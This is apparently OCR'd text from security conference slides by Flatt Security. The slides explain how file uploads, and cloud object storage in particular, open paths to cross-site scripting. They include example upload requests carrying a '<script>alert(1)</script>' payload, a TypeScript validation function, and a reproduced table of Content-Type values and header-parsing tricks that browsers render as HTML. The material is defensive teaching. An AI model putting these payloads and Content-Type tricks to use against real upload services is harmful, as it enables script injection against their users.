
XSS pathway caused by file uploads

Flatt SECURITY


```
HTTP/1.1 200 OK
Content-Type: image/png

 PNG
aaaaa
```

XSS pathway caused by file uploads


Flatt SECURITY




```
POST / HTTP/1.1
Host: example.com
Content-Type: multipart/form-data; boundary=--hoge

----hoge
Content-Disposition: form-data; name="photo"; filename="xss.html" Content-Type: text/html

<script>alert(1)</script>
```

XSS pathway caused by file uploads

Flatt SECURITY




```
HTTP/1.1 200 OK
Content-Type: text/html

<script>alert(1)</script>
```

XSS pathway caused by file uploads

Flatt SECURITY

Disk Storage

Extension(.png .jpg)
Content-Type(image/png image/jpg)
and other validation

Validation Example - File Upload


Flatt SECURITY

File Upload Validation (TypeScript Example)

```typescript
const validator = (contentType: string, extention: string) => {
  const allowedContentTypes = ['image/jpeg', 'image/png', 'image/gif'];
  const allowedExtentions = ['jpg', 'png', 'gif'];
  if (!allowedContentTypes.includes(contentType)) {
    throw new Error('Invalid content type');
  }
  if (!allowedExtentions.includes(extention)) {
    throw new Error('Invalid extention');
  }
  return true;
};
```

XSS pathway caused by file uploads


Flatt SECURITY



If not allowed, return a value (e.g. application/octet-stream) or a validation error to ensure safe handling

XSS pathway caused by file uploads

Flatt SECURITY




```
POST / HTTP/1.1
Host: example.com
Content-Type: multipart/form-data; boundary=--ho

----hoge
Content-Disposition: form-data; name="photo"; filename="xss.html" Content-Type: text/html

<script>alert(1)</script>
```

Content-Type: text/html

XSS pathway caused by file uploads

Flatt SECURITY

Content-Type: text/html is invalid
→ Validation Error

XSS pathway caused by file uploads

Flatt SECURITY


```
HTTP/1.1 400 Bad Request

Validation Error
```

XSS pathway caused by file uploads

Flatt SECURITY

Was XSS a major factor in traditional file uploads?


- When storing files on disk storage or delivering them, the Content-Type was sniffed by the middleware or application, and the attacker could not directly specify the Content-Type.
- Validation was being done at upload time in the application and middleware, and they needed to be bypassed.

Because of the above two points, file uploads in the form of disk storage were often more difficult to cause XSS as the years went by.

Research on Content-Type

Flatt SECURITY

Precedents in this Research



content-type-research / XSS.md

BlackFan Update XSS.md 4e43747 · last month History

Preview Code Blame Executable File · 32 lines (27 loc) · 5.33 KB Raw


- In 2020 was rebuilt as a -based browser and now has the same results as

Content-Type that can be used for XSS

Conditions:

- X-Content-Type-Options: nosniff

Content-Type	Format	Browsers	PoC
text/html	html		link
application/xhtml+xml	xml		link
application/xml	xml		link
text/xml	xml		link
image/svg+xml	xml		link
text/xsl	xml		link
text/xsl **(UPD 2024)**	html		link
application/vnd.wap.xhtml+xml	xml		link



Response Content-Type Tricks

Trick	Separators	Example	Browsers	PoC
Multiple Content-Type	,	Fetch Spec: Example Extract a Mime Type Content-Type: text/plain; x=x, text/html, foobar		link
Mime-type separators	0x09 (	Content-Type: text/html(xxx		0x09 0x28
Mime-type separators	0x20	Content-Type: text/html xxx		0x20
Mime-type separators	, ;	Content-Type: text/html,xxx		0x2C


https://github.com/BlackFan/content-type-research/blob/master/XSS.md


Content-Type Research by Mr. BlackFan

Research on Content-Type

Flatt SECURITY

Precedents in this Research





The interpretation of Content-Type was not the main topic of the study, as traditional application implementations have limited methods for specifying arbitrary Content-Types and retrieving them from the response.

https://github.com/BlackFan/content-type-research/blob/master/XSS.md

Content-Type Research by Mr. BlackFan

2.
クラウドと新しい攻撃の足場 - ObjectStorage
New attack vectors emerge with the advent

Cloud (lift|sift|first) caused changes in application structure


Flatt SECURITY

CDN/FrontServer

Backend/Cloud


Cloud (lift|sift|first) caused changes in application structure


Flatt SECURITY



Cloud (lift|sift|first) caused changes in application structure

Flatt SECURITY






What is ObjectStorage?

File Upload in cloud

Flatt SECURITY

Disk storage



Object storage

What Object Storage


Flatt SECURITY

Object = Data(Binary) + Metadata


- Metadata can be freely configured using the API.
  - **Content-Type** information can also be added as metadata.
- Use cases
  - File Storage for Uploaded file
  - File Delivery

3 File Upload Methods


Flatt SECURITY



Server Side Upload
for SDK




Client Side Upload
for Pre Signed URL




Client Side Upload
for POST Policy

3 File Upload Methods

